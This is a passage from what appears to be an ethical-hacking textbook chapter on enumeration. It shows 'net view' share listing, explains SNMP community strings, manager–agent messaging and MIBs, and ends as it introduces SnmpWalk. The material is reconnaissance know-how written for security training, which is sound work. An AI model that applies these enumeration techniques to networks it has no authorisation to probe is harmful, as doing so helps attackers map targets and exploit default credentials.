
`net view /domain`

The above command displays all the shares in the domain.

`net view /domain:<domain name>`

The above command displays all the shares on the specified domain.

The screenshot shows the shared resources available on the specified computer.



```
C:\Users\Administrator>net view \\10.10.1.22 /ALL
Shared resources at \\10.10.1.22



Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
ADMIN$      Disk           Remote Admin
C$          Disk           Default share
IPC$        IPC            Remote IPC
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
Users       Disk
The command completed successfully.


C:\Users\Administrator>
```

Figure 4.6: Output of Net View command

LO#03: Demonstrate Different Techniques for SNMP Enumeration

SNMP (Simple Network Management Protocol) Enumeration

- SNMP enumeration is the process of **enumerating user accounts and devices** on a target system using SNMP
- SNMP consists of a **manager** and an **agent**; agents are embedded on every network device, and the manager is installed on a separate computer

- SNMP holds **two passwords** to access and configure the SNMP agent from the management station
  - **Read community string**: It is public by default; it allows for the viewing of the device/system configuration
  - **Read/write community string**: It is private by default; it allows remote editing of configuration

- Attackers use these **default community strings** to extract information about a device
- Attackers enumerate SNMP to extract information about **network resources**, such as hosts, routers, devices, and shares, and **network information**, such as ARP tables, routing tables, and traffic

SNMP Enumeration

Simple Network Management Protocol (SNMP) allows network administrators to manage network devices from a remote location. However, SNMP has many security vulnerabilities, such as a lack of auditing. Attackers may take advantage of these vulnerabilities to perform account and device enumeration. This section describes SNMP enumeration, the information extracted via SNMP enumeration, and various SNMP enumeration tools used to enumerate user accounts and devices on a target system.

SNMP is an application-layer protocol that runs on UDP and maintains and manages routers, hubs, and switches on an IP network. SNMP agents run on Windows and Unix networks on networking devices.

SNMP enumeration is the process of creating a list of the user's accounts and devices on a target computer using SNMP. SNMP employs two types of software components for communication: the SNMP agent and SNMP management station. The SNMP agent is located on the networking device, and the SNMP management station communicates with the agent.

Almost all the network infrastructure devices such as routers and switches contain an SNMP agent for managing the system or devices. The SNMP management station sends requests to the agent; after receiving the request, the agent replies. Both requests and replies are configuration variables accessible by the agent software. SNMP management stations send requests to set values to some variables. Traps let the management station know if an abnormal event such as a reboot or an interface failure has occurred at the agent's side.

SNMP contains the following two passwords for configuring and accessing the SNMP agent from the management station.

- **Read Community String**
  - The configuration of the device or system can be viewed with the help of this password.
  - These strings are public.
- **Read/Write Community String**
  - The device configuration can be changed or edited using this password.
  - These strings are private.

When administrators leave the community strings at the default setting, attackers can use these default community strings (passwords) for changing or viewing the configuration of the device or system. Attackers enumerate SNMP to extract information about network resources such as hosts, routers, devices, and shares as well as network information such as ARP tables, routing tables, device-specific information, and traffic statistics.

Commonly used SNMP enumeration tools include OpUtils (*https://www.manageengine.com*) and Network Performance Monitor (*https://www.solarwinds.com*).

Working of SNMP

SNMP uses a disturbed architecture comprising SNMP managers, SNMP agents, and several related components. The following are some commands associated with SNMP.

- **GetRequest**: Used by the SNMP manager to request information from an SNMP agent
- **GetNextRequest**: Used by the SNMP manager continuously to retrieve all the data stored in an array or table

- **GetResponse**: Used by an SNMP agent to satisfy a request made by the SNMP manager
- **SetRequest**: Used by the SNMP manager to modify the value of a parameter within an SNMP agent's management information base (MIB)
- **Trap**: Used by an SNMP agent to inform the pre-configured SNMP manager of a certain event

The communication process between an SNMP manager and SNMP agent is as follows.

- The SNMP manager (Host X, 10.10.2.1) uses the GetRequest command to send a request for the number of active sessions to the SNMP agent (Host Y, 10.10.2.15). To perform this step, the SNMP manager uses an SNMP service library such as the Microsoft SNMP Management API library (Mgmtapi.dll) or Microsoft WinSNMP API library (Wsnmp32.dll).
- The SNMP agent (Host Y) receives the message and verifies if the community string (Compinfo) is present on its MIB, checks the request against its list of access permissions for that community, and verifies the source IP address.
- If the SNMP agent does not find the community string or access permission in Host Y's MIB database and the SNMP service is set to send an authentication trap, it sends an authentication failure trap to the specified trap destination, Host Z.
- The master agent component of the SNMP agent calls the appropriate extension agent to retrieve the requested session information from the MIB.
- Using the session information retrieved from the extension agent, the SNMP service forms a return SNMP message that contains the number of active sessions and the destination IP address (10.10.2.1) of the SNMP manager, Host X.
- Host Y sends the response to Host X.



Community String: CompInfo IP: 10.10.2.1
MIB
Software version, hard drive space, session table
Community String: CompInfo Community String: Alarm IP: 10.10.2.15
Sends request for active session (Community String: CompInfo, IP: 10.10.2.15)
Active Session Information (No. of sessions: 2, Comm: CompInfo, IP: 10.10.2.15)
Host X (SNMP Manager)
Host Y (SNMP Agent)
SNMPTRAP message for failed login
Community String: Alarm IP: 10.10.2.12
Host Z (SNMP Manager)
If the community string does not match the string stored in the management information base (MIB) database, then host Y will send a community string to a pre-configured SNMP manager indicating the error

Figure 4.7: Illustration of the working of SNMP

Management Information Base (MIB)

MIB is a virtual database containing a formal description of all the network objects that SNMP manages. It is a collection of hierarchically organized information. It provides a standard representation of the SNMP agent's information and storage. MIB elements are recognized using object identifiers (OIDs). An OID is the numeric name given to an object and begins with the root of the MIB tree. The OID can uniquely identify the object in the MIB hierarchy.

MIB-managed objects include scalar objects, which define a single object instance, and tabular objects, which define a group of related object instances. OIDs include the object's type (such as counter, string, or address), access level (such as read or read/write), size restrictions, and range information. The SNMP manager converts the OIDs into a human-readable display using the MIB as a codebook.


A user can access the contents of the MIB by using a web browser either by entering the IP address and Lseries.mib or by entering the DNS library name and Lseries.mib. For example, http://IP.Address/Lseries.mib or http://library_name/Lseries.mib.Microsoft provides the list of MIBs that are installed with the SNMP service in the Windows resource kit. The major MIBs are .as follows:

- **DHCP.MIB**: Monitors network traffic between DHCP servers and remote hosts
- **HOSTMIB.MIB**: Monitors and manages host resources
- **LNMIB2.MIB**: Contains object types for workstation and server services
- **MIB_II.MIB:** Manages TCP/IP-based Internet using a simple architecture and system
- **WINS.MIB**: For the Windows Internet Name Service (WINS)

Enumerating SNMP using SnmpWalk and Nmap

SnmpWalk

- SnmpWalk is a command-line tool that allows attackers to **scan numerous SNMP nodes** instantly and **identify a set of variables** that are available for accessing the target network

